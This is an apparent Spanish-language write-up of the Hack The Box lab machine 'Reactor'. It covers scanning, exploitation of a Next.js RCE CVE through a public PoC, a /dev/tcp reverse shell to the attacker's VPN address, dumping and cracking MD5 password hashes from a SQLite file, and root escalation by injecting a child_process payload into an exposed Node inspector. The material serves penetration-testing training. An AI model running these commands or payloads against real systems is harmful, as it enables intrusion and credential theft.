



Reactor

Introducción

Reactor es una máquina de nivel fácil de hack The Box con SO Linux en la podemos practicar técnicas de enumeración, explotación y escalada de privilegios. El objetivo es identificar vectores de ataque en los servicios expuestos, analizar configuraciones inseguras y aprovechar vulnerabilidades para obtener acceso inicial y posteriormente realizar escalada de privilegios.



Iván Martín aka Hades12


Reconocimiento Inicial

Realizamos un escaneo completo con Nmap. Para eso usamos el comando `nmap -sCV -T4 -p- "IP de la máquina víctima"`

Con esto obtenemos dos puertos abiertos, 22 (ssh) y 3000 por el que aparentemente corre una web

```
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-04 14:01 +0200
Nmap scan report for 10.129.245.214
Host is up (0.052s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 ce:fd:0d:82:c0:23:ed:6e:4b:ea:13:fa:4f:ea:ef:b7 (ECDSA)
|_  256 f8:44:c6:46:58:7a:39:21:ef:16:44:e9:58:c2:f3:62 (ED25519)
3000/tcp  open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Router-Segment-Prefetch, Accept-Encoding
|     x-nextjs-cache: HIT
|     x-nextjs-prerender: 1
|     x-nextjs-stale-time: 4294967294
|     X-Powered-By: Next.js
|     Cache-Control: s-maxage=31536000,
|     ETag: "p02u6gnhufd8t"
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 17175
|     Date: Fri, 04 Sep 2026 12:02:15 GMT
|     Connection: close
```


Accedemos a la web en el navegador con la ruta `http://"IP de la máquina":3000`





Iván Martín aka Hades12

Usamos la extensión de navegador Wappalyzer para obtener la versión en la que está corriendo [Node.js](#). Vemos que es la versión 15.0.3 la cual tiene el **CVE-2025-55182** conocido como React2Shell el cual permite ejecución remota de código (RCE).



Buscamos cómo explotar el CVE y encontramos un repositorio de github que lo explota de manera automática. Clonamos el repositorio con:
git clone <https://github.com/p3ta00/react2shell-poc.git>

En otra terminal nos ponemos a la escucha con netcat en el puerto 4444 con el comando: nc -lvp 4444

Nos vamos a su ruta con cd react2shell-poc y lo iniciamos con el comando:
python3 [react2shell-poc.py](#) -t "IP máquina":3000 --revshell --lhost "IP VPN" --lport 4444

Cuando el exploit este cargado volveremos a la terminal donde hemos iniciado netcat y ya tendremos la shell de node@reactor



Iván Martín aka Hades12

```
L$ python3 react2shell-poc.py -t 10.129.245.214:3000 --revshell --lhost 10.10.15.54 --lport 4444
```

REACT2SHELL

CVE-2025-55182 - React Server Components RCE

Prototype Pollution → Flight Protocol → RCE

For authorized security testing only

```
[*] Checking target: http://10.129.245.214:3000
[+] Target is running Next.js
[+] Next.js application detected
[!] Could not confirm vulnerability status - proceeding anyway
[!] Attempting reverse shell to 10.10.15.54:4444
[!] Ensure your listener is running!
[*] Trying shell payload 1/4 ...
[*] Target: http://10.129.245.214:3000
[*] Command: bash -c 'bash -i >& /dev/tcp/10.10.15.54/4444 0>&1'
[*] Payload size: 295 bytes
[*] Sending malicious Flight payload ...
```

```
L$ nc -lvnp 4444
```

Listening on 0.0.0.0 4444

Connection received on 10.129.245.214 43702

bash: cannot set terminal process group (1389): Inappropriate ioctl for device

bash: no job control in this shell

node@reactor:/opt/reactor-app\$

Dentro de la shell de node@reactor ejecutamos el comando `ls -la` para ver todos los archivos, incluso los ocultos. Vemos que hay un archivo `.env` y otro llamado

[reactor.db](#)

```
node@reactor:/opt/reactor-app$ ls -la
ls -la
total 76
drwxr-xr-x  5 node node 4096 Dec 28 2025 .
drwxr-xr-x  4 root root 4096 Apr 27 11:26 ..
drwxr-xr-x  2 node node 4096 Dec 28 2025 app
-rw-r--r--  1 node node  276 Dec 28 2025 .env
drwxr-xr-x  7 node node 4096 Dec 28 2025 .next
-rw-r--r--  1 node node  172 Dec 28 2025 next.config.js
drwxr-xr-x 30 node node 4096 Dec 28 2025 node_modules
-rw-r--r--  1 node node  269 Dec 28 2025 package.json
-rw-r--r--  1 node node 29329 Dec 28 2025 package-lock.json
-rw-r--r--  1 node node 12288 Dec 28 2025 reactor.db
node@reactor:/opt/reactor-app$
```



Iván Martín aka Hades12

Si hacemos un cat .env podemos ver que hace referencia a la base de datos de [reactor.db](#)

```
node@reactor:/opt/reactor-app$ cat .env
cat .env
# ReactorWatch Configuration
# Database connection for sensor data

DB_PATH=/opt/reactor-app/reactor.db
DB_TYPE=sqlite3

# API Keys
SENSOR_API_KEY=rw_sk_7f8a9b2c3d4e5f6g7h8i9j0k
ALERT_WEBHOOK=https://alerts.internal.reactor.htb/webhook

# Node environment
NODE_ENV=production
node@reactor:/opt/reactor-app$
```

Si ejecutamos la base de datos con sqlite3 [reactor.db](#) podremos entrar. Una vez dentro de la base de datos ejecutamos .tables para ver las tablas y nos muestra una de users, la cual vamos a consultar con **SELECT * from users;** para ver su contenido y nos muestra los usuarios de admin y engineer y sus contraseñas hasheadas

```
-----
SELECT * from users;
1|admin|a203b22191d744a4e70ada5c101b17b8|administrator|admin@reactor.htb
2|engineer|39d97110eafe2a9a68639812cd271e8e|operator|engineer@reactor.htb
```

Usaremos John The Ripper para crackear dichos hashes.

Para eso nos llevaremos los hashes a un archivo con el comando echo "hash" > hash.txt

Cuando tengamos los dos hashes en el mismo archivo ejecutaremos el comando john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Cuando termine ejecutaremos el comando john --show --format=Raw-MD5 hash.txt y nos mostrará el usuario y la contraseña en texto plano.

```
(anubis@kali)-[~/laboratorios/Reactor]
$ john --show --format=Raw-MD5 hash.txt
engineer:reactor1
```

Con esto ya podemos acceder por ssh al usuario de engineer donde encontraremos la flag de usuario



Iván Martín aka Hades12

```
L$ ssh engineer@10.129.245.214
engineer@10.129.245.214's password:
```

```
REACTOR
```

```
ReactorWatch Core Monitoring System
Nuclear Dynamics Corp. - Site 7
```

```
AUTHORIZED PERSONNEL ONLY
Last login: Fri Sep 4 14:12:40 2026 from 10.10.15.54
engineer@reactor:~$ ls
user.txt
engineer@reactor:~$ █
```

Escalada de Privilegios

Para hacer la escala de privilegios usaremos la herramienta de linPEAS. Tendremos que abrir una shell con un servidor de python en la ruta donde tenemos descargado linPEAS.

Para eso ejecutamos el comando `python3 -m http.server 80`

```
L$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
█
```

Con el servidor corriendo iremos a la shell de engineer y ejecutaremos el comando `wget http://IP de la VPN:80/linpeas.sh`

Le daremos permisos de ejecución con el comando `chmod +x linpeas.sh` y lo ejecutamos con `./linpeas.sh`

Esto analizará todo el sistema del usuario y buscará posibles vectores de ataque para poder realizar la escala de privilegios.

Encontrará el vector de ataque en `/usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js`

```
node 1307 0.0 2.3 11012300 39440 ? Ssl 11:17 0:03 node-server (v13.0.0)
root 1391 0.0 1.2 1068624 50876 ? Ssl 11:17 0:01 /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor
/worker.js
```




Iván Martín aka Hades12

Esto lo podremos aprovechar haciendo un tunel y redirigiendo el tráfico local con el comando `ssh -L 9229:127.0.0.1:9229 engineer@"IP de la maquina"`

```
anubis@kali:~/lab/atomos$ ssh -L 9229:127.0.0.1:9229 engineer@10.129.245.214
engineer@10.129.245.214's password: █
```

Con chromium podremos inyectar payload en `/opt/uptime-monitor/worker.js`
Para eso pondremos la ruta `chrome://inspect` en el navegador y en le daremos a inspect



Dentro del apartado de inspect ejecutaremos el payload
`process.mainModule.require("child_process").execSync("cat /root/root.txt").toString()`
y nos devolverá la flag de root

